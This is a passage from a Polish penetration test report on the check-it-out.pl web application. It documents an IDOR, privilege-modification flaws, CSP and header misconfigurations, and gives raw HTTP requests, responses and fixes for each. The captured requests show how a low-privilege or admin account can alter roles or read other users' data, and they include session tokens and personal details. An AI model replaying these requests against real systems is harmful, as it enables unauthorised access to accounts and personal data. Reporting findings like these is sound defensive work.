3.6. BRAK ROZDZIELENIA UPRAWNIEŃ ADMINISTRATORÓW UMOŻLIWIAJĄCY WZAJEMNĄ MODYFIKACJĘ RÓL ADMINISTRACYJNYCH

Origin: https://check-it-out.pl
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

```
{"firstName":"Norbert","lastName":"Marc","phoneNumber":"+48777888123","noteFromAdmin":"Zmiana uprawnień","userType":"COMPANY"}
```

Listing 3.12: Response User1 nadaje uprawnienia COMPANY do norbert.marchewka33@o2.pl

```
HTTP/2 200 OK
Date: Wed, 08 Jul 2026 10:02:58 GMT
Content-Type: application/json
Server: cloudflare
Vary: Accept-Encoding
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: https://check-it-out.pl
Access-Control-Expose-Headers: Authorization, Content-Type, Content-Length, X-Request-ID, X-Correlation-ID, X-Trace-ID, X-Total-Count, X-Page-Count, Location, X-RateLimit-Limit, X-RateLimit-Remaining, X-RateLimit-Reset, Retry-After, X-Consent-Required
Access-Control-Allow-Credentials: true
X-Trace-Id: REQ-aff8e375
X-Correlation-Id: REQ-aff8e375
X-Request-Id: REQ-1783504978167-70
X-Content-Type-Options: nosniff
X-Xss-Protection: 0
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=0; includeSubDomains; preload
Content-Security-Policy: default-src 'self' https:; script-src 'self' 'unsafe-inline' https://cdn.cloudflare.com https://cdnjs.cloudflare.com https://f.vimeocdn.com https://www.instagram.com https://www.googletagmanager.com https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/; style-src 'self' 'unsafe-inline' https:; img-src 'self' data: https:; font-src 'self' data: https:; connect-src 'self' https:; frame-src 'self' https://player.vimeo.com https://www.instagram.com https://www.google.com/recaptcha/ https://recaptcha.google.com/recaptcha/; frame-ancestors 'none';
Permissions-Policy: geolocation=(), microphone=(), camera=(), payment=(), usb=(), magnetometer=(), accelerometer=(), gyroscope=()
X-Permitted-Cross-Domain-Policies: none
X-Download-Options: noopen
X-Dns-Prefetch-Control: off
```

3.6. BRAK ROZDZIELENIA UPRAWNIEŃ ADMINISTRATORÓW UMOŻLIWIAJĄCY WZAJEMNĄ MODYFIKACJĘ RÓL ADMINISTRACYJNYCH

Cf–Cache–Status: DYNAMIC

Report–To: {"group":"cf–nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=gwMoIkZFcayTIfnpSiGhSZBccFuE1LbTproPF7kQkKAvGqp%2

Btu6NWkpZNPQQBQx5topTOu0D3MPsbbCB3ZJ86sctp9eZlcXOACYHIqneWo3V8vBndzfidU8qIQg7c%2BUvgeQ%3D"}]}

Nel: {"report_to":"cf–nel","success_fraction":0.0,"max_age":604800}

Cf–Ray: a17e41a17e16ee3a–WAW

Alt–Svc: h3=":443"; ma=86400

```
{"id":22502,"firebaseUserId":"bTMJo7DBFZhLO8qc9Flh6kQ1dGD2","userType":{"value":"COMPANY","label":"Firma","originalLabel":"COMPANY"},"email":"norbert.marchewka33@o2.pl","firstName":"Norb","lastName":"Marc","name":"SecurityAdmin","profilePicture":null,"phoneNumber":"+48777888123","noteFromAdmin":"Zmiana uprawnień","accountStatus":{"value":"ACTIVE","label":"Aktywne","description":"Konto jest aktywne i w pełni funkcjonalne","originalLabel":"ACTIVE","colorTheme":"success","icon":"user–check","canLogin":true,"terminal":false,"active":true},"createdTime":"2026–06–01T18:08:23.558296","lastUpdateTime":"2026–07–06T12:11:09.94643","updater":"AJKIUG2sbEhZp0Gzpm5R8mI5rFl2","nip":"8992218633","premium":false,"emailVerified":true,"lastVerifiedEmail":"norbert.marchewka33@o2.pl","profileComplete":true,"profileMissingFields":[],"newestConsentsAccepted":true,"initialAccountSetupCompleted":true}
```

Patch Method:

Zaleca się zmianę modelu zarządzania uprawnieniami poprzez wprowadzenie dedykowanej roli SUPER_ADMIN, która będzie jedyną rolą posiadającą możliwość zarządzania rolami innych administratorów. Użytkownicy z rolą ADMIN powinni mieć możliwość zarządzania wyłącznie kontami o niższych uprawnieniach, takimi jak COMPANY oraz INFLUENCER, bez możliwości modyfikowania uprawnień innych administratorów. Takie rozwiązanie zapewnia właściwe rozdzielenie uprawnień administracyjnych oraz ogranicza skutki ewentualnego przejęcia konta administratora.

Additional Information:

CVSS Vector: AV:N/AC:H/AT:N/PR:N/UI:N/VC:L/VI:L/VA:L/SC:L/SI:L/SA:L/E:P

3.7 Dostęp do danych użytkowników poprzez identyfikator Firebase User ID

Category	Port	CVSS Score	Vulnerability level
Insecure Direct Object Reference	443	2,9	Low

Description:

Wykryto podatność typu IDOR (Insecure Direct Object Reference), która umożliwia użytkownikowi posiadającym niskie uprawnienia dostęp do danych innych użytkowników systemu, w tym kont posiadających uprawnienia administracyjne.

Podczas testów wykorzystano konto użytkownika o ograniczonych uprawnieniach, z którego wykonano zapytanie do endpointu z identyfikatorem `firebaseUserId` należącym do innego użytkownika. Aplikacja zwróciła pełne dane konta, którego użytkownik nie powinien mieć możliwości przeglądania.

Obtain Method:

HTTP Proxy

Result:

Listing 3.13: Request User1 pobiera informacje o norbert.marchewka33@o2.pl

```
GET /api/users/user/bTMJo7DBFZhLO8qc9Flh6kQ1dGD2 HTTP/2
Host: check-it-out.pl
Cookie: session=eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJBsktJVWcyc2JFaFpwMEd6cE01UjhtSTVyRmwyIiwiaWF0IjoxNzgzNTA4ODIwLCJleHAiOiE3ODQxMTM2MjAsbnNpdCI6ImVudC5UaW50bGQ6DbSrYhGwNbFevBg4I4feUUTORWMIJfO23jGDSBubKiBUdz4EY91q5PwL71dp6lSoZROl3xQ
; session_sig=3mXSxtlOEYjmO71k2n/i4WmCIj7fwqVamheUDE9h8IE=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Listing 3.14: Response User1 pobiera informacje o norbert.marchewka33@o2.pl

HTTP/2 200 OK
Date: Wed, 08 Jul 2026 11:07:53 GMT

```

Content-Type: application/json
Server: cloudflare
Vary: Accept-Encoding
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Trace-Id: REQ-b79ec1ef
X-Correlation-Id: REQ-b79ec1ef
X-Ratelimit-Limit: 60
X-Ratelimit-Remaining: 56
X-Ratelimit-Reset: 1783508932
X-Ratelimit-Privacy: anonymized
X-Ratelimit-Retention: 24h
X-Content-Type-Options: nosniff
X-Xss-Protection: 0
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=0; includeSubDomains; preload
Content-Security-Policy: default-src 'self' https;; script-src 'self' 'unsafe-inline' https://cdn.cloudflare.com
https://cdnjs.cloudflare.com https://f.vimeocdn.com https://www.instagram.com https://www.
googletagmanager.com https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/; style-src '
self' 'unsafe-inline' https;; img-src 'self' data: https;; font-src 'self' data: https;; connect-src 'self' https;; frame
-src 'self' https://player.vimeo.com https://www.instagram.com https://www.google.com/recaptcha/ https://
recaptcha.google.com/recaptcha/; frame-ancestors 'none';
Permissions-Policy: geolocation=(), microphone=(), camera=(), payment=(), usb=(), magnetometer=(),
accelerometer=(), gyroscope=()
X-Permitted-Cross-Domain-Policies: none
X-Download-Options: noopen
X-Dns-Prefetch-Control: off
Cf-Cache-Status: DYNAMIC
Speculation-Rules: "/cdn-cgi/speculation"
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=
Y%2FIgFMRdFUTyGm%2F%2FoPNfRlTs2IKbPqwiQij%2BN%2FU0dtus1pEMpBiPFRhhuxY4Cy9l%2BewXUGC
%2ByCvz5uDJycYvObSls4RMk99UIGK1ROGXVnpD8F%2BDlm35UO9R8qPFhNZD2E%3D"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Ray: a17ea0b81c62b60d-WAW
Alt-Svc: h3=":443"; ma=86400

{"id":22502,"firebaseUserId":"bTMJo7DBFZhLO8qc9Flh6kQ1dGD2","userType":{"value":"ADMIN","label":"
Administrator","originalLabel":"ADMIN"},"email":"norbert.marchewka33@o2.pl","firstName":"Norbert","lastName
":"Marc","name":"SecurityAdmin","profilePicture":null,"addresses":[{"id":22502,"street":"SomeStrert","city":"
Warszawa","postalCode":"01-029","country":"Polska","state":"Mazowieckie","additionalInfo":"","addressType":"
MAIN","createdTime":"2026-06-01T18:08:23.558296","lastUpdateTime":"2026-06-01T18:08:23.590214","
sourceType":"CUSTOM","shared":false,"primary":true},"phoneNumber":"+48777888123","noteFromAdmin":"

```

```
Zmiana uprawnień","accountStatus":{"value":"ACTIVE","label":"Active","description":"Account is active and fully functional","originalLabel":"ACTIVE","colorTheme":"success","icon":"user-check","canLogin":true,"terminal":false,"active":true},"createTime":"2026-06-01T18:08:23.558296","lastUpdateTime":"2026-07-08T10:08:44.722021","updater":"AJKIUG2sbEhZp0GzpM5R8mI5rFl2","socialConnections":[],"nip":"8992218633","premium":false,"emailVerified":true,"lastVerifiedEmail":"norbert.marchewka33@o2.pl","profileComplete":true,"profileMissingFields":[],"newestConsentsAccepted":true,"initialAccountSetupCompleted":true}
```

Patch Method:

Zaleca się wdrożenie mechanizmu kontroli dostępu po stronie serwera dla endpointu odpowiedzialnego za pobieranie danych użytkowników. Aplikacja powinna każdorazowo sprawdzać, czy użytkownik wykonujący żądanie posiada odpowiednie uprawnienia do odczytu danych wskazanego konta.

Parametr `firebaseUserId` nie powinien być traktowany jako mechanizm autoryzacji, ponieważ sama znajomość identyfikatora użytkownika nie może umożliwiać dostępu do jego danych. Dostęp do informacji użytkowników powinien być kontrolowany na podstawie aktualnej sesji oraz przypisanych uprawnień.

Rekomenduje się również ograniczenie zakresu danych zwracanych przez API do informacji niezbędnych dla danej funkcjonalności oraz usunięcie z odpowiedzi danych wrażliwych, takich jak adres e-mail, numer telefonu, dane adresowe czy informacje administracyjne, jeżeli użytkownik nie posiada odpowiednich uprawnień.

Additional Information:

CVSS Vector: AV:N/AC:H/AT:N/PR:N/UI:N/VC:L/VI:L/VA:L/SC:L/SI:L/SA:L/E:P

3.8 Nieprawidłowa konfiguracja polityki Content Security Policy (CSP)

Category	Port	CVSS Score	Vulnerability level
Misconfiguration	443	2,9	Low

Description:

Aplikacja wykorzystuje mechanizm Content Security Policy (CSP), jednak dyrektywa script-src zawiera wartość 'unsafe-inline', która zezwala na wykonywanie osadzonych skryptów JavaScript. Powoduje to osłabienie ochrony przed atakami Cross-Site Scripting (XSS), ponieważ złośliwy kod wstrzyknięty do aplikacji może zostać wykonany pomimo obecności polityki CSP. Dodatkowo dyrektywa style-src również zawiera wartość 'unsafe-inline', co zmniejsza skuteczność polityki bezpieczeństwa.

Obtain Method:

HTTP Proxy

Result:

Listing 3.15: Response

```
HTTP/2 200 OK
Date: Mon, 06 Jul 2026 06:30:30 GMT
Content-Type: application/json
Server: cloudflare
Vary: Accept-Encoding
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Trace-Id: REQ-e7e16726
X-Correlation-Id: REQ-e7e16726
X-Content-Type-Options: nosniff
X-Xss-Protection: 0
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=0; includeSubDomains; preload
Content-Security-Policy: default-src 'self' https;; script-src 'self' 'unsafe-inline' https://cdn.cloudflare.com
https://cdnjs.cloudflare.com https://f.vimeocdn.com https://www.instagram.com https://www.
googletagmanager.com https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/; style-src '
self' 'unsafe-inline' https;; img-src 'self' data: https;; font-src 'self' data: https;; connect-src 'self' https;; frame
-src 'self' https://player.vimeo.com https://www.instagram.com https://www.google.com/recaptcha/ https://
recaptcha.google.com/recaptcha/; frame-ancestors 'none';
```

Permissions–Policy: geolocation=(), microphone=(), camera=(), payment=(), usb=(), magnetometer=(), accelerometer=(), gyroscope=()

X–Permitted–Cross–Domain–Policies: none

X–Download–Options: noopen

X–Dns–Prefetch–Control: off

Cf–Cache–Status: DYNAMIC

Speculation–Rules: "/cdn-cgi/speculation"

Report–To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=4

miOopM15vR9sfIVxruq2PJKM2bXHdthqr9Jm9FJqyca51Akwu8CVQKrdX9yA3lYutkuqyIOhyj4I2HsYtUuzGF0ApAYDPv6Sh%3D"}]}

Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}

Cf–Ray: a16c8fa62ab5ee45–WAW

Alt–Svc: h3=":443"; ma =86400

Patch Method:

Zaleca się usunięcie wartości 'unsafe-inline' z dyrektyw script-src oraz style-src i zastąpienie jej mechanizmami nonce lub hash, które umożliwiają wykonywanie wyłącznie zaufanych skryptów i stylów. Pozwoli to znacząco zwiększyć skuteczność ochrony przed atakami XSS.

Additional Information:

CVSS Vector: AV:N/AC:H/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:L/SA:N/E:P

3.9 Możliwość zmiany własnych uprawnień przez administratora

Category	Port	CVSS Score	Vulnerability level
Broken Access Control	443	2,9	Low

Description:

Aplikacja umożliwia użytkownikowi posiadającemu rolę 'ADMIN' modyfikację własnych uprawnień, w tym ich obniżenie do roli 'COMPANY'. Brak mechanizmu uniemożliwiającego administratorowi zmianę własnej roli stanowi błąd logiki autoryzacji, który może prowadzić do utraty dostępu do funkcji administracyjnych.

Podczas testów utworzono użytkownika User1, któremu następnie nadano rolę ADMIN. Po zalogowaniu do aplikacji użytkownik zmienił własną rolę z ADMIN na COMPANY. Po wykonaniu operacji utracił dostęp do panelu administracyjnego oraz wszystkich funkcji wymagających uprawnień administratora.

W przypadku gdy użytkownik był jedynym administratorem systemu lub ostatnim użytkownikiem posiadającym rolę ADMIN, mogłoby to doprowadzić do sytuacji, w której zarządzanie aplikacją stałoby się niemożliwe bez bezpośredniej ingerencji w bazę danych lub wykorzystania innych mechanizmów odzyskiwania uprawnień.

Obtain Method:

HTTP Proxy

Result:

Listing 3.16: Request ADMIN nadaje sobie uprawnienia COMPANY

```
PATCH /api/users/35001 HTTP/2
Host: check-it-out.pl
Cookie: session=eyJhbGciOiJIUzUxMiJ9.eyJzdWIi....; session_sig=
uaL0H3ilFRrQLx7a4TxWU72RDAPK0xmQTE2Q52Jchh0=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: application/json, text/plain, */*
Accept-Language: pl
Accept-Encoding: gzip, deflate, br
Referer: https://check-it-out.pl/user/list
X-App-Language: pl
Content-Type: application/json
Content-Length: 113
Origin: https://check-it-out.pl
```

```
{"firstName":"User1","lastName":"User1","phoneNumber":"+48777888999","noteFromAdmin":"test","userType":
"COMPANY"
}
```

Listing 3.17: Response ADMIN nadaje sobie uprawnienia COMPANY

```
HTTP/2 200 OK
```

Date: Wed, 08 Jul 2026 09:29:22 GMT
Content-Type: application/json
Server: cloudflare
Vary: Accept-Encoding
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: https://check-it-out.pl
Access-Control-Expose-Headers: Authorization, Content-Type, Content-Length, X-Request-ID, X-Correlation-ID, X-Trace-ID, X-Total-Count, X-Page-Count, Location, X-RateLimit-Limit, X-RateLimit-Remaining, X-RateLimit-Reset, Retry-After, X-Consent-Required
Access-Control-Allow-Credentials: true
X-Trace-Id: REQ-f579188d
X-Correlation-Id: REQ-f579188d
X-Request-Id: REQ-1783502961711-70
X-Content-Type-Options: nosniff
X-Xss-Protection: 0
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=0; includeSubDomains; preload
Content-Security-Policy: default-src 'self' https;; script-src 'self' 'unsafe-inline' https://cdn.cloudflare.com https://cdnjs.cloudflare.com https://f.vimeocdn.com https://www.instagram.com https://www.googletagmanager.com https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/; style-src 'self' 'unsafe-inline' https;; img-src 'self' data: https;; font-src 'self' data: https;; connect-src 'self' https;; frame-src 'self' https://player.vimeo.com https://www.instagram.com https://www.google.com/recaptcha/ https://recaptcha.google.com/recaptcha/; frame-ancestors 'none';
Permissions-Policy: geolocation=(), microphone=(), camera=(), payment=(), usb=(), magnetometer=(), accelerometer=(), gyroscope=()
X-Permitted-Cross-Domain-Policies: none
X-Download-Options: noopen
X-Dns-Prefetch-Control: off
Cf-Cache-Status: DYNAMIC
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=LzaRYcgrl4TnUvECHe33V8Jh2FUSgiwfO98qyQCzulra6haPNuVyLzMp8qIx6SZ43mxdr5Osq30WwZ6LfrAxKtLJIGTDsY0TDV%3D"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Ray: a17e1066ae0ac3aa-WAW
Alt-Svc: h3=":443"; ma=86400

{"id":35001,"firebaseUserId":"AJKIUG2sbEhZp0GzPM5R8mI5rFl2","userType":{"value":"COMPANY","label":"Firma"},"originalLabel":"COMPANY","email":"p1rh4w8ims50tyin2a749hmv9mfd34rt@oastify.com","firstName":"User1","lastName":"User1","name":"Testownia","profilePicture":null,"phoneNumber":"+48777888999","noteFromAdmin":"test","accountStatus":{"value":"IN_VALIDATION","label":"W walidacji","description":"Konto jest sprawdzane przez administratorów","originalLabel":"IN_VALIDATION","colorTheme":"warning","icon":"

3.9. MOŻLIWOŚĆ ZMIANY WŁASNYCH UPRAWNIEŃ PRZEZ ADMINISTRATORA

```
clock","canLogin":true,"terminal":false,"active":false},"createTime":"2026-07-06T10:39:21.723048","lastUpdateTime":"2026-07-08T09:29:06.253868","updater":"AJKIUG2sbEhZp0GzpM5R8mI5rFl2","premium":false,"emailVerified":false,"profileComplete":true,"profileMissingFields":[],"newestConsentsAccepted":true,"initialAccountSetupCompleted":false}
```

Patch Method:

Zaleca się uniemożliwienie administratorom zmianę własnej roli poprzez wprowadzenie odpowiedniej walidacji po stronie serwera. Operacje zmiany uprawnień powinny być dozwolone wyłącznie wobec innych użytkowników. Dodatkowo zaleca się rejestrowanie wszystkich operacji związanych ze zmianą uprawnień w dziennikach audytowych.

Additional Information:

CVSS Vector: AV:N/AC:H/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:L/SA:N/E:P

3.10 Duplikacja nagłówka bezpieczeństwa HTTP X-Frame-Options

Category	Port	CVSS Score	Vulnerability level
Misconfiguration	443	0,0	Info

Description:

W odpowiedzi serwera występuje zduplikowany nagłówek X-Frame-Options o tej samej wartości DENY. Choć sama wartość nagłówka jest poprawna i skutecznie blokuje osadzanie strony w ramach, obecność duplikatów może wskazywać na niespójną konfigurację warstw aplikacji lub serwera proxy. W niektórych konfiguracjach HTTP duplikacja nagłówków bezpieczeństwa może prowadzić do niejednoznacznego parsowania lub nadpisywania wartości przez różne komponenty infrastruktury.

Obtain Method:

HTTP Proxy

Result:

Listing 3.18: Request

```
GET /api/support/ticket/status?reference=CIO-20260602-4389&email=3fjar95k23rqe4zgr6961vd63x9oxel3@oastify.com HTTP/2
Host: check-it-out.pl
Cookie: session=eyJhbGciOiJIUzUxMiJ9.eyJzdWIj.....
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Te: trailers
```

Listing 3.19: Response

```
HTTP/2 200 OK
Date: Mon, 06 Jul 2026 06:30:30 GMT
Content-Type: application/json
Server: cloudflare
Vary: Accept-Encoding
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Trace-Id: REQ-e7e16726
X-Correlation-Id: REQ-e7e16726
X-Content-Type-Options: nosniff
```

```
X-Xss-Protection: 0
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=0; includeSubDomains; preload
Content-Security-Policy: default-src 'self' https;; script-src 'self' 'unsafe-inline' https://cdn.cloudflare.com
https://cdnjs.cloudflare.com https://f.vimeocdn.com https://www.instagram.com https://www.
googletagmanager.com https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/; style-src '
self' 'unsafe-inline' https;; img-src 'self' data: https;; font-src 'self' data: https;; connect-src 'self' https;; frame
-src 'self' https://player.vimeo.com https://www.instagram.com https://www.google.com/recaptcha/ https://
recaptcha.google.com/recaptcha/; frame-ancestors 'none';
Permissions-Policy: geolocation=(), microphone=(), camera=(), payment=(), usb=(), magnetometer=(),
accelerometer=(), gyroscope=()
X-Permitted-Cross-Domain-Policies: none
X-Download-Options: noopen
X-Dns-Prefetch-Control: off
Cf-Cache-Status: DYNAMIC
Speculation-Rules: "/cdn-cgi/speculation"
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s
=4
miOopM15vR9sfIVxruq2PJKM2bXHdthqr9Jm9FJqyca51Akwu8CVQKrdX9yA3lYutkuqyIOhyj4I2HsYtUuzGF0ApAYDPv6Sh
%3D"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Ray: a16c8fa62ab5ee45-WAW
Alt-Svc: h3=":443"; ma =86400
```

Patch Method:

Zaleca się usunięcie duplikacji nagłówka i zapewnienie, aby X-Frame-Options był ustawiany tylko w jednym miejscu w łańcuchu przetwarzania żądania (np. wyłącznie na poziomie serwera WWW lub reverse proxy). Warto również zweryfikować całą konfigurację nagłówków bezpieczeństwa, aby uniknąć ich wielokrotnego definiowania w różnych warstwach systemu.

Additional Information:

CVSS Vector: AV:N/AC:H/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N/E:P

3.11 Użycie przestarzałego mechanizmu bezpieczeństwa

Category	Port	CVSS Score	Vulnerability level
Misconfiguration	443	0,0	Info

Description:

W testowanej aplikacji wykryto użycie przestarzałego mechanizmu bezpieczeństwa w postaci nagłówka X-XSS-Protection: 1; mode=block. Mechanizm ten był wykorzystywany przez starsze przeglądarki internetowe do ograniczania niektórych ataków typu Cross-Site Scripting (XSS), jednak obecnie został wycofany lub jest ignorowany przez większość nowoczesnych przeglądarek ze względu na ograniczoną skuteczność oraz możliwość obejścia zabezpieczenia.

Poleganie na przestarzałych mechanizmach ochrony może prowadzić do błędnego założenia, że aplikacja jest odpowiednio zabezpieczona przed atakami XSS, podczas gdy realny poziom ochrony pozostaje niewystarczający.

Obtain Method:

HTTP Proxy

Result:

Listing 3.20: Response

```
HTTP/2 200 OK
Date: Mon, 06 Jul 2026 06:08:46 GMT
Content-Type: text/html
Server: cloudflare
Last-Modified: Sun, 31 May 2026 18:43:49 GMT
Vary: Accept-Encoding
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=uw%2FyQQAjb0mTCAIC340BBumj7ZoHup2RvczMVZmZdmQBitGvdt5dN01yGOySYlq%2BMfA%2BUf3QgQIo3RpGOuHGpGtQfcMpcEkIyDibqfIbHTvnG6suMFImOrcgNDPPs1NzA%3D"}]}
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=0; includeSubDomains; preload
Content-Security-Policy: default-src 'self' https; script-src 'self' 'unsafe-inline' https://cdn.cloudflare.com https://cdnjs.cloudflare.com https://f.vimeocdn.com https://www.instagram.com https://www.googletagmanager.com https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/; style-src 'self' 'unsafe-inline' https; img-src 'self' data: https; font-src 'self' data: https; connect-src 'self' https; frame-src 'self' https://player.vimeo.com https://www.instagram.com https://www.google.com/recaptcha/ https://recaptcha.google.com/recaptcha/; frame-ancestors 'none';
Permissions-Policy: geolocation=(), microphone=(), camera=(), payment=(), usb=(), magnetometer=(), accelerometer=(), gyroscope=()
X-Permitted-Cross-Domain-Policies: none
```

X-Download-Options: noopen
X-Dns-Prefetch-Control: off
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Cache-Status: DYNAMIC
Speculation-Rules: "/cdn-cgi/speculation"
Cf-Ray: a16c6fd4aa9b34ee-WAW
Alt-Svc: h3=":443"; ma=86400

Patch Method:

Rekomenduje się stosowanie nowoczesnych mechanizmów bezpieczeństwa, takich jak poprawnie skonfigurowana polityka Content Security Policy (CSP), walidacja danych wejściowych oraz odpowiednie kodowanie danych wyjściowych. Dodatkowo zaleca się usunięcie nagłówka X-XSS-Protection

